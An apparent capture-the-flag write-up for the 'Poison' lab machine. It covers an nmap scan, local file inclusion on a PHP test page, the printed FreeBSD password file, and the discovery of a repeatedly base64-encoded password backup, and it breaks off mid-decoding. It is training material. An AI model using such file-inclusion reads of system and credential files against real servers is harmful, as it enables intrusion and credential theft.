

poison

m10x.de



```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# nmap -sC  -sV -oA nmap/poison 10.10.10.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 20:15 EDT
Nmap scan report for 10.10.10.84
Host is up (0.15s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.95 seconds
```

Let's take a look at the website




Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname:


Submit

here are multiple sites to test...




```
Array ( [allow_url_fopen] => Array ( [global_value] => 1 [local_value] => 1 [access] => 4 ) [allow_url_
[global_value] => 0 [local_value] => 0 [access] => 4 ) [always_populate_raw_post_data] => Array ( [g
[local_value] => 0 [access] => 6 ) [arg_separator.input] => Array ( [global_value] => & [local_value] =
[arg_separator.output] => Array ( [global_value] => & [local_value] => & [access] => 7 ) [asp_tags] =
[local_value] => 0 [access] => 6 ) [assert.active] => Array ( [global_value] => 1 [local_value] => 1 [ac
Array ( [global_value] => 0 [local_value] => 0 [access] => 7 ) [assert.callback] => Array ( [global_valu
[access] => 7 ) [assert.quiet_eval] => Array ( [global_value] => 0 [local_value] => 0 [access] => 7 ) [a
[global_value] => 1 [local_value] => 1 [access] => 7 ) [auto_append_file] => Array ( [global_value] =>
=> 6 ) [auto_detect_line_endings] => Array ( [global_value] => 0 [local_value] => 0 [access] => 7 ) [a
[global_value] => 1 [local_value] => 1 [access] => 6 ) [auto_prepend_file] => Array ( [global_value] =
=> 6 ) [browscap] => Array ( [global_value] => [local_value] => [access] => 4 ) [date.default_latitude
=> 31.7667 [local_value] => 31.7667 [access] => 7 ) [date.default_longitude] => Array ( [global_value
=> 35.2333 [access] => 7 ) [date.sunrise_zenith] => Array ( [global_value] => 90.583333 [local_value
7 ) [date.sunset_zenith] => Array ( [global_value] => 90.583333 [local_value] => 90.583333 [access] =
Array ( [global_value] => [local_value] => [access] => 7 ) [default_charset] => Array ( [global_value]
UTF-8 [access] => 7 ) [default_mimetype] => Array ( [global_value] => text/html [local_value] => text
[default_socket_timeout] => Array ( [global_value] => 60 [local_value] => 60 [access] => 7 ) [disable_
[global_value] => [local_value] => [access] => 4 ) [disable_functions] => Array ( [global_value] => [lo
) [display_errors] => Array ( [global_value] => 1 [local_value] => 1 [access] => 7 ) [display_startup_er
[global_value] => 0 [local_value] => 0 [access] => 7 ) [doc_root] => Array ( [global_value] => [local_v
[docref_ext] => Array ( [global_value] => [local_value] => [access] => 7 ) [docref_root] => Array ( [gl
=> [access] => 7 ) [enable_dl] => Array ( [global_value] => 1 [local_value] => 1 [access] => 4 ) [enal
Array ( [global_value] => 1 [local_value] => 1 [access] => 6 ) [engine] => Array ( [global_value] => 1
```

Let's test for LFI Local File Inclusion




```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:System
&:/:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin news:*:8:8:News
Subsystem:/:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var
/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:
/usr/sbin/nologin _pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin
/nologin uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6:Post Office
Owner:/nonexistent:/usr/sbin/nologin auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin www:*:80:80:World
Wide Web Owner:/nonexistent:/usr/sbin/nologin _ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin
/nologin _tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin
/nologin avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

we get a user = charix
pwdbackup.txt sounds good




```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php
[8] => pwdbackup.txt )
```



This password is secure, it's encoded atleast 13 times.. what could go wrong really..

```
Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
```

Let's decode this base64 encoded password multiple time



From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars

From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars

From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars

From Base64

